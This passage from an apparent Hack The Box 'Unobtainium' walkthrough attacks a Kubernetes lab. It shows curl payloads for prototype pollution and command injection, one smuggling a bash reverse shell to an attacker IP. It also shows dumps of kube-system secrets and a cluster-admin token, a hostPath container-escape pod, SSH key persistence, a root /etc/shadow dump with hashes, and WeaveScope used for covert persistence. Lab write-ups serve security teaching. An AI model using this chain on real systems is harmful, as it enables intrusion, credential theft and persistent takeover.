

The pods within the dev namespace are then retrieved with option 3
Peirates has a additional option under “Off-Menu” to perform TCP port scans. Port scanning the 3 devnode containers shows port 3000 open consistently
----------------------------------------------------------------
Peirates:># 93
Enter an IP address to scan or hit enter to exit the portscan function:
172.17.0.6
Scanning 172.17.0.6
172.17.0.6:3000 open
----------------------------------------------------------------
Peirates:># 93
Enter an IP address to scan or hit enter to exit the portscan function:
172.17.0.7
Scanning 172.17.0.7
172.17.0.7:3000 open
----------------------------------------------------------------
Peirates:># 93
Enter an IP address to scan or hit enter to exit the portscan function:
172.17.0.10
Scanning 172.17.0.10
172.17.0.10:3000 open
It is likely that the devnode containers are also hosting the same NodeJS API web server, which by default is exposed on port 3000. Taking into the context that these containers are for developer testing, it is possible that the same vulnerable API may be implemented, meaning that the devnode containers can be re-exploited with prototype pollution
Lateral Movement to devnode pods
The devnode-deployment-cd86fb5c-6ms8d pod with a container at 172.17.0.10 is selected as the target. The aim is to re-exploit the same prototype pollution and command injection to obtain a reverse shell on the devnode pod
Using nc -lvnp 443 and sending the two following curl requests witin the user shell session in the webapp pod achieve exploitation
curl -s http://172.17.0.10:3000/ -X PUT -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "message": {"text":"test", "__proto__": {"canUpload" : true}}}'
curl -s http://172.17.0.10:3000/upload -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename":"a; bash -c \"bash -i >& /dev/tcp/10.10.N.N/443 0>&1\""}'
A reverse shell as root is successfully achieved on the devnode-deployment-cd86fb5c-6ms8d container

Internal Enumeration of Devnode Pods
Checking the /var/run/secrets/kubernetes.io/serviceaccount directory in the devnode container, a new service account token is found

The JWT is base64-decoded into the following header and payload, showing that the token belongs to a service account within the dev namespace
{
  "alg": "RS256",
  "kid": "JNvob_VDLBvBVEiZBxpzN0oicDjYmhMT-wB5f-obVS8"
}
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "dev",
  "kubernetes.io/serviceaccount/secret.name": "default-token-rmcd6",
  "kubernetes.io/serviceaccount/service-account.name": "default",
  "kubernetes.io/serviceaccount/service-account.uid": "341e7e66-4b0d-4a6e-b388-9a684055f9df",
  "sub": "system:serviceaccount:dev:default"
}
A new ca.crt certificate is also found
-----BEGIN CERTIFICATE-----
MIIC5zCCAc+gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMDEwNzEzMjQ0OVoXDTMxMDEwNjEzMjQ0OVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMTC
j3HOO1tahMOPzd68naKhBeiaAZ3iqt/ScnegTglKmtz5DagED5YajZM+UyvPEqQ+
u+mb1Zc1Kbrc2Fg3C48BY7OIP6GfOX990PDKJhqZtaOAdcU5Ga1avS+l3do6V2kC
eVstwX6SVIbzGJEUxMUPiZsFt6HsvN7htP1P5gewwtgsVIXDyLl/eRfwCn2ZW+n3
NgC4OI84zjVHpXmXFaGseDHb/E4wK/N0hMD0DEVPJsEOogHM9LndUgyJmhAtWbEj
25+H8AwQi3/8PYNEsmtSAUEuWtY36px/sD5CthiNlNpkB5t5c1GK90DmyofqBgYv
9wkCNGGZKp3AxMMN2nsCAwEAAaNCMEAwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBCwUAA4IBAQAHJjo8Uc3SH1UnsKSwZJTuyj36W/msbMr0pSn3dlE6BouukhF3
9GxmVa2an4/VFJkAsZSqFUz1e52qvJoFJcXec4MiN6GZTWuUA9D/jqiapnHWeO8x
RGk4WN66ZraM0X3PqaHo+cbfhKOlL9jkUxvE+3BWuj9plyD3n9tFe3lnasDfzy4M
q465ixPZqFqVchxQFQ+pZ24KiqoQW4mam/x5FPy13+Mw8J4zb8vLduvLQR3wpUGb
vKXdnKOLWsiExyrjpZjZbYBL8b705XFFGvmabp21aG8psB1XvsLiGFQEqyDfeFRW
hl7KpUISl4+Np5sAiXNwtbSDE+22QVtZbuDn
-----END CERTIFICATE-----
External Enumeration with kubectl
With the new dev service account token and certificate, using kubtctl auth can-i does not show access to any new resources within the default or dev namespace
root@kali:~/HTB/Unobtainium# kubectl auth can-i --list --token $(cat dev_token) --certificate-authority=dev_ca.crt --server https://10.10.10.235:8443
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
Querying the kube-system namespace shows a new resource secrets. kube-system is the namespace for objects created by the Kubernetes system, and typically contain privileged service accounts which are used to manage Kubernetes controllers.
root@kali:~/HTB/Unobtainium# kubectl auth can-i --list --token $(cat dev_token) --certificate-authority=dev_ca.crt --server https://10.10.10.235:8443 -n kube-system
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
secrets                                         []                                    []               [get list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
The dev service account token has privileged permissions to retrieve the Kubernetes secrets with get list
root@kali:~/HTB/Unobtainium# kubectl get secrets --token $(cat dev_token) --certificate-authority=dev_ca.crt --server https://10.10.10.235:8443 -n kube-system
NAME                                             TYPE                                  DATA   AGE
attachdetach-controller-token-5dkkr              kubernetes.io/service-account-token   3      247d
bootstrap-signer-token-xl4lg                     kubernetes.io/service-account-token   3      247d
c-admin-token-tfmp2                              kubernetes.io/service-account-token   3      246d
certificate-controller-token-thnxw               kubernetes.io/service-account-token   3      247d
clusterrole-aggregation-controller-token-scx4p   kubernetes.io/service-account-token   3      247d
coredns-token-dbp92                              kubernetes.io/service-account-token   3      247d
cronjob-controller-token-chrl7                   kubernetes.io/service-account-token   3      247d
daemon-set-controller-token-cb825                kubernetes.io/service-account-token   3      247d
default-token-l85f2                              kubernetes.io/service-account-token   3      247d
deployment-controller-token-cwgst                kubernetes.io/service-account-token   3      247d
disruption-controller-token-kpx2x                kubernetes.io/service-account-token   3      247d
endpoint-controller-token-2jzkv                  kubernetes.io/service-account-token   3      247d
endpointslice-controller-token-w4hwg             kubernetes.io/service-account-token   3      247d
endpointslicemirroring-controller-token-9qvzz    kubernetes.io/service-account-token   3      247d
expand-controller-token-sc9fw                    kubernetes.io/service-account-token   3      247d
generic-garbage-collector-token-2hng4            kubernetes.io/service-account-token   3      247d
horizontal-pod-autoscaler-token-6zhfs            kubernetes.io/service-account-token   3      247d
job-controller-token-h6kg8                       kubernetes.io/service-account-token   3      247d
kube-proxy-token-jc8kn                           kubernetes.io/service-account-token   3      247d
namespace-controller-token-2klzl                 kubernetes.io/service-account-token   3      247d
node-controller-token-k6p6v                      kubernetes.io/service-account-token   3      247d
persistent-volume-binder-token-fd292             kubernetes.io/service-account-token   3      247d
pod-garbage-collector-token-bjmrd                kubernetes.io/service-account-token   3      247d
pv-protection-controller-token-9669w             kubernetes.io/service-account-token   3      247d
pvc-protection-controller-token-w8m9r            kubernetes.io/service-account-token   3      247d
replicaset-controller-token-bzbt8                kubernetes.io/service-account-token   3      247d
replication-controller-token-jz8k8               kubernetes.io/service-account-token   3      247d
resourcequota-controller-token-wg7rr             kubernetes.io/service-account-token   3      247d
root-ca-cert-publisher-token-cnl86               kubernetes.io/service-account-token   3      247d
service-account-controller-token-44bfm           kubernetes.io/service-account-token   3      247d
service-controller-token-pzjnq                   kubernetes.io/service-account-token   3      247d
statefulset-controller-token-z2nsd               kubernetes.io/service-account-token   3      247d
storage-provisioner-token-tk5k5                  kubernetes.io/service-account-token   3      247d
token-cleaner-token-wjvf9                        kubernetes.io/service-account-token   3      247d
ttl-controller-token-z87px                       kubernetes.io/service-account-token   3      247d
Many tokens are dumped from the secrets resource, and the c-admin-token-tfmp2 looks notable since it likely stands for a cluster admin token, which shuld have administrative permissions to create pods. Reading the c-admin-token-tfmp2 and other listed secrets can be done with kubectl describe secret
root@kali:~/HTB/Unobtainium# kubectl describe secret c-admin-token-tfmp2 --token $(cat dev_token) --certificate-authority=dev_ca.crt --server https://10.10.10.235:8443 -n kube-system
Name:         c-admin-token-tfmp2
Namespace:    kube-system
Labels:       none
Annotations:  kubernetes.io/service-account.name: c-admin
              kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-cd59bfe066d0

Type:  kubernetes.io/service-account-token

Data
====
ca.crt:     1066 bytes
namespace:  11 bytes
token:      eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLXRmbXAyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIyNDYzNTA1Zi05ODNlLTQ1YmQtOTFmNy1jZDU5YmZlMDY2ZDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.Xk96pdC8wnBuIOm4Cgud9Q7zpoUNHICg7QAZY9EVCeAUIzh6rvfZJeaHucMiq8cm93zKmwHT-jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
Taking the cluster admin token and attempting to relist permissions with kubectl auth can-i the following is shown. The *.* under resources and * udner Verbs imply that all verbs can be executed on all resources, including all commands
root@kali:~/HTB/Unobtainium# kubectl auth can-i --list --token $(cat admin_token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
Resources                                       Non-Resource URLs                     Resource Names   Verbs
*.*                                             []                                    []               [*]
                                                [*]                                   []               [*]
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
                                                [/healthz]                            []               [get]
                                                [/livez]                              []               [get]
                                                [/livez]                              []               [get]
                                                [/openapi/*]                          []               [get]
                                                [/openapi]                            []               [get]
                                                [/openid/v1/jwks]                     []               [get]
                                                [/readyz]                             []               [get]
                                                [/readyz]                             []               [get]
                                                [/version/]                           []               [get]
                                                [/version/]                           []               [get]
                                                [/version]                            []               [get]
                                                [/version]                            []               [get]
With the cluster admin token, kubectl can be used to list all pods within the cluster
root@kali:~/HTB/Unobtainium# kubectl get pods --token $(cat admin_token) --certificate-authority=ca.crt --server https://10.10.10.235:8443 --all-namespaces -o wide
NAMESPACE     NAME                                  READY   STATUS             RESTARTS   AGE    IP             NODE          NOMINATED NODE   READINESS GATES
default       webapp-deployment-5d764566f4-h5zhw    1/1     Running            9          218d   172.17.0.5     unobtainium   none           none
default       webapp-deployment-5d764566f4-lrpt9    1/1     Running            9          218d   172.17.0.4     unobtainium   none           none
default       webapp-deployment-5d764566f4-mbprj    1/1     Running            9          218d   172.17.0.6     unobtainium   none           none
dev           devnode-deployment-cd86fb5c-6ms8d     1/1     Running            30         247d   172.17.0.10    unobtainium   none           none
dev           devnode-deployment-cd86fb5c-mvrfz     1/1     Running            31         247d   172.17.0.7     unobtainium   none           none
dev           devnode-deployment-cd86fb5c-qlxww     1/1     Running            31         247d   172.17.0.8     unobtainium   none           none
kube-system   backup-pod                            0/1     CrashLoopBackOff   84         246d   172.17.0.9     unobtainium   none           none
kube-system   coredns-74ff55c5b-sclll               1/1     Running            33         247d   172.17.0.3     unobtainium   none           none
kube-system   etcd-unobtainium                      1/1     Running            3          57d    10.10.10.235   unobtainium   none           none
kube-system   kube-apiserver-unobtainium            1/1     Running            3          57d    10.10.10.235   unobtainium   none           none
kube-system   kube-controller-manager-unobtainium   1/1     Running            37         247d   10.10.10.235   unobtainium   none           none
kube-system   kube-proxy-zqp45                      1/1     Running            33         247d   10.10.10.235   unobtainium   none           none
kube-system   kube-scheduler-unobtainium            1/1     Running            34         247d   10.10.10.235   unobtainium   none           none
kube-system   storage-provisioner                   1/1     Running            67         247d   10.10.10.235   unobtainium   none           none
Listing all services can be done similarly with kubectl get services
root@kali:~/HTB/Unobtainium# kubectl get services --all-namespaces --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt -o wide
NAMESPACE     NAME             TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)                  AGE    SELECTOR
default       kubernetes       ClusterIP   10.96.0.1       none          443/TCP                  247d   none
default       webapp-service   NodePort    10.96.137.170   none          3000:31337/TCP           247d   app=webapp
kube-system   kube-dns         ClusterIP   10.96.0.10      none          53/UDP,53/TCP,9153/TCP   247d   k8s-app=kube-dns
Checking with kubectl auth can-i create pods returns the output Yes meaning the next vecotr is likely creating a privileged container with the host filesystement mounted
root@kali:~/HTB/Unobtainium# kubectl auth can-i create pods --token $(cat admin_token) --certificate-authority=ca.crt --server https://10.10.10.235:8443
Yes
Kubernetes hostPath-mounting pod Container Escape
To perform a hostPath-mounting pod container escape, an attacker needs the privileges to create and deploy a container with the host filesystem mounted. After obtaining shell access to the container, an attacker can the browse the host filesystem with full access
Before attempting to create a new container, the images available on the target host need to be determined with kubectl get pods
root@kali:~/HTB/Unobtainium# kubectl get pods --all-namespaces --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt -o=jsonpath='{range .items[*]}{"\n"}{.metadata.name}{":\t"}{range .spec.containers[*]}{.image}{", "}{end}{end}' | sort

backup-pod:     localhost:5000/dev-alpine,
coredns-74ff55c5b-sclll:        k8s.gcr.io/coredns:1.7.0,
devnode-deployment-cd86fb5c-6ms8d:      localhost:5000/node_server,
devnode-deployment-cd86fb5c-mvrfz:      localhost:5000/node_server,
devnode-deployment-cd86fb5c-qlxww:      localhost:5000/node_server,
etcd-unobtainium:       k8s.gcr.io/etcd:3.4.13-0,
kube-apiserver-unobtainium:     k8s.gcr.io/kube-apiserver:v1.20.0,
kube-controller-manager-unobtainium:    k8s.gcr.io/kube-controller-manager:v1.20.0,
kube-proxy-zqp45:       k8s.gcr.io/kube-proxy:v1.20.0,
kube-scheduler-unobtainium:     k8s.gcr.io/kube-scheduler:v1.20.0,
storage-provisioner:    gcr.io/k8s-minikube/storage-provisioner:v4,
webapp-deployment-5d764566f4-h5zhw:     localhost:5000/node_server,
webapp-deployment-5d764566f4-lrpt9:     localhost:5000/node_server,
webapp-deployment-5d764566f4-mbprj:     localhost:5000/node_server,
The two available unique images shown are:
- dev-alpine
- node_server
The dev-alpine image is chosen, and the following yaml configuration is created as a template for the new container:
- Image is changed to “localhost:5000/dev-alpine”
- The command and args are specified as
/bin/sh -c sleep 3600. Kubernetes pods are typically deployed within worker nodes to complete a task, and shut down afterwards. To ensure the pod’s task does not complete, a long sleep command such as/bin/sh -c sleep 3600or other hanging commands liketail -f /dev/nullcan be used to ensure the pods continous running capacity for later shell access - The mountPath is specified as
/mntwhich is where the host filesystem will be mounted within the container - The path under hostPath is
/which implies the host filesystem
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: kube-proxy-ahv28
    image: localhost:5000/dev-alpine
    command: ["/bin/sh"]
    args: ["-c", "sleep 3600"]
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
The custom YAML config is then deployed as a new container with kubectl apply
root@kali:~/HTB/Unobtainium# kubectl apply -f custom_img.yaml -n kube-system --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt
pod/alpine created
Using kubectl get pods, the hostPath mounted-pod was successfully deployed as `alpine
root@kali:~/HTB/Unobtainium# kubectl get pods -n kube-system --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt -o wide
NAME                                  READY   STATUS             RESTARTS   AGE    IP             NODE          NOMINATED NODE   READINESS GATES
alpine                                1/1     Running            0          56s    10.10.10.235   unobtainium   none             none
backup-pod                            0/1     CrashLoopBackOff   91         246d   172.17.0.9     unobtainium   none             none
coredns-74ff55c5b-sclll               1/1     Running            33         247d   172.17.0.3     unobtainium   none             none
etcd-unobtainium                      1/1     Running            3          57d    10.10.10.235   unobtainium   none             none
kube-apiserver-unobtainium            1/1     Running            3          57d    10.10.10.235   unobtainium   none             none
kube-controller-manager-unobtainium   1/1     Running            37         247d   10.10.10.235   unobtainium   none             none
kube-proxy-zqp45                      1/1     Running            33         247d   10.10.10.235   unobtainium   none             none
kube-scheduler-unobtainium            1/1     Running            34         247d   10.10.10.235   unobtainium   none             none
storage-provisioner                   1/1     Running            67         247d   10.10.10.235   unobtainium   none             none
Shell access was obtained with the kubectl exec <image name> and the following options
- -i passes STDIN into container and -t ignores TTY
- /bin/sh is the specified command to executed, which spawns a shell
kubectl exec alpine --stdin --tty -n kube-system --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt -- /bin/sh
Shell access was sucessfully obtained within the hostPath mounted-pod

Going to /mnt/root shows that the host filesystem was mounted successfully within the container, along with the root directory now accessible

Noticing the pod_cleanup.py script, the newly created pod will timeout soon, so a method of persistence must be obtained.
SSH Persistence
A new SSH public and private key pair are created locally with ssh-keygen, and the SSH public key is added to the following file /mnt/root/.ssh/authorized_keys within the hostPath mounted-pod container. Afterwards, ssh -i unobtainium_key [email protected] results in full root access over SSH

The root.txt flag is then read

The contents of the /etc/shadow file are also read
root:$6$.hk3Zm.2qShoCbQK$LM95a1qtDhEtLPGorD8FmMY5pNef7WfodyUUaw9tikXkh8v/.qmhJPIEV40KYehroJybb4C12gLfQu0UsbFe80:18645:0:99999:7:::
daemon:*:18635:0:99999:7:::
bin:*:18635:0:99999:7:::
sys:*:18635:0:99999:7:::
sync:*:18635:0:99999:7:::
games:*:18635:0:99999:7:::
man:*:18635:0:99999:7:::
lp:*:18635:0:99999:7:::
mail:*:18635:0:99999:7:::
news:*:18635:0:99999:7:::
uucp:*:18635:0:99999:7:::
proxy:*:18635:0:99999:7:::
www-data:*:18635:0:99999:7:::
backup:*:18635:0:99999:7:::
list:*:18635:0:99999:7:::
irc:*:18635:0:99999:7:::
gnats:*:18635:0:99999:7:::
nobody:*:18635:0:99999:7:::
systemd-network:*:18635:0:99999:7:::
systemd-resolve:*:18635:0:99999:7:::
systemd-timesync:*:18635:0:99999:7:::
messagebus:*:18635:0:99999:7:::
syslog:*:18635:0:99999:7:::
_apt:*:18635:0:99999:7:::
tss:*:18635:0:99999:7:::
uuidd:*:18635:0:99999:7:::
tcpdump:*:18635:0:99999:7:::
sshd:*:18635:0:99999:7:::
landscape:*:18635:0:99999:7:::
pollinate:*:18635:0:99999:7:::
felamos:$6$9Kss03O.QtIljA2b$mMoI7frr1.3G/TO/ToBorRFlVrC/4LlGCNPerG.LVUcqKC96zedn6lnYerufTZkYlSH3BmzcipZxvEA62K2n50:18645:0:99999:7:::
systemd-coredump:!!:18635::::::
dnsmasq:*:18635:0:99999:7:::
Persistence with WeaveScope
WeaveScope Overview
While researching Kubernetes, I had come across an article detailing the exploitative use of a legimitate container network monitoring tool called WeaveScope as a remote administration tool over compromised container environments. I was curious to see if this persistence technqiue could work on Kubernetes
WeaveScope is described as
A open source visualization and monitoring software for Docker, Kubernetes, Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (ECS), allowing users to watch running processes and network connections of containers in cloud environments via a dedicated interface. The software also permits administrators to run shells in clusters as root, and does not require authentication by default
Weave Scope consists of two components, the app and the probe
- The probe is responsible for gathering information about the host on which it is running
- The gathered probe information is sent to the app in the form of a report
- The app processes reports from the probe into various visualizations

Deploying WeaveScope in Kubernetes
Using docker, it is possible to download and export an image copy of WeaveScope
docker pull weaveworks/scope:1.13.2
docker save -o weave_img.tar.gz weaveworks/scope:1.13.2
With existing SSH persistence, it is possible to upload the image to the target host using scp -i ~/HTB/Unobtainium/ssh_key weave_img.tar.gz [email protected]:/tmp/weave_img.tar.gz
The WeaveScope docker image is then loaded using docker load -i weave_img.tar.gz

Similarly, to create a container to deploy WeaveScope, a custom YAML script is retrieved with curl https://cloud.weave.works/launch/k8s/weavescope.yaml
The configuration script starts a Replication Controller and Service, along with deploying a DaemonSet. A DaemonSet is an active Kubernetes object managed by a controller that ensures that all (or some) Nodes run a copy of a Pod. DaemonSets can be used to deploy Pods that perform maintenance tasks and support services to every node. Specific background processes, Kubernetes monitoring apps, and other agents must be present throughout the cluster to provide relevant and timely services
The weavescope.yaml was modified to remove the docker.io portions from the image: 'weaveworks/scope:1.13.2' descriptions since the WeaveScope image was already uploaded locally to Docker
<--- snip --->
              image: 'weaveworks/scope:1.13.2'
              imagePullPolicy: IfNotPresent
              ports:
                - containerPort: 4040
                  protocol: TCP
  - apiVersion: v1
    kind: Service
    metadata:
      name: weave-scope-app
      annotations:
<--- snip --->
              command:
                - /home/weave/scope
              env: []
              image: 'weaveworks/scope:1.13.2'
              imagePullPolicy: IfNotPresent
<--- snip --->
The YAML script is hosted over HTTP with python -m SimpleHTTPServer 80. kubectl is installed locally on 10.10.10.235, so the WeaveScope image is deployed with kubectl create -f within the root SSH session
root@unobtainium:/tmp# kubectl create -f http://10.10.N.N/weavescope.yaml
namespace/weave created
serviceaccount/weave-scope created
clusterrole.rbac.authorization.k8s.io/weave-scope created
clusterrolebinding.rbac.authorization.k8s.io/weave-scope created
deployment.apps/weave-scope-app created
service/weave-scope-app created
deployment.apps/weave-scope-cluster-agent created
daemonset.apps/weave-scope-agent created
Using kubectl get pods and kubectl get svc it is shown that the WeaveScope agent, app service, and cluster agent were successfully deployed. The WeaveScope app dashboard is available internally at 10.101.248.111
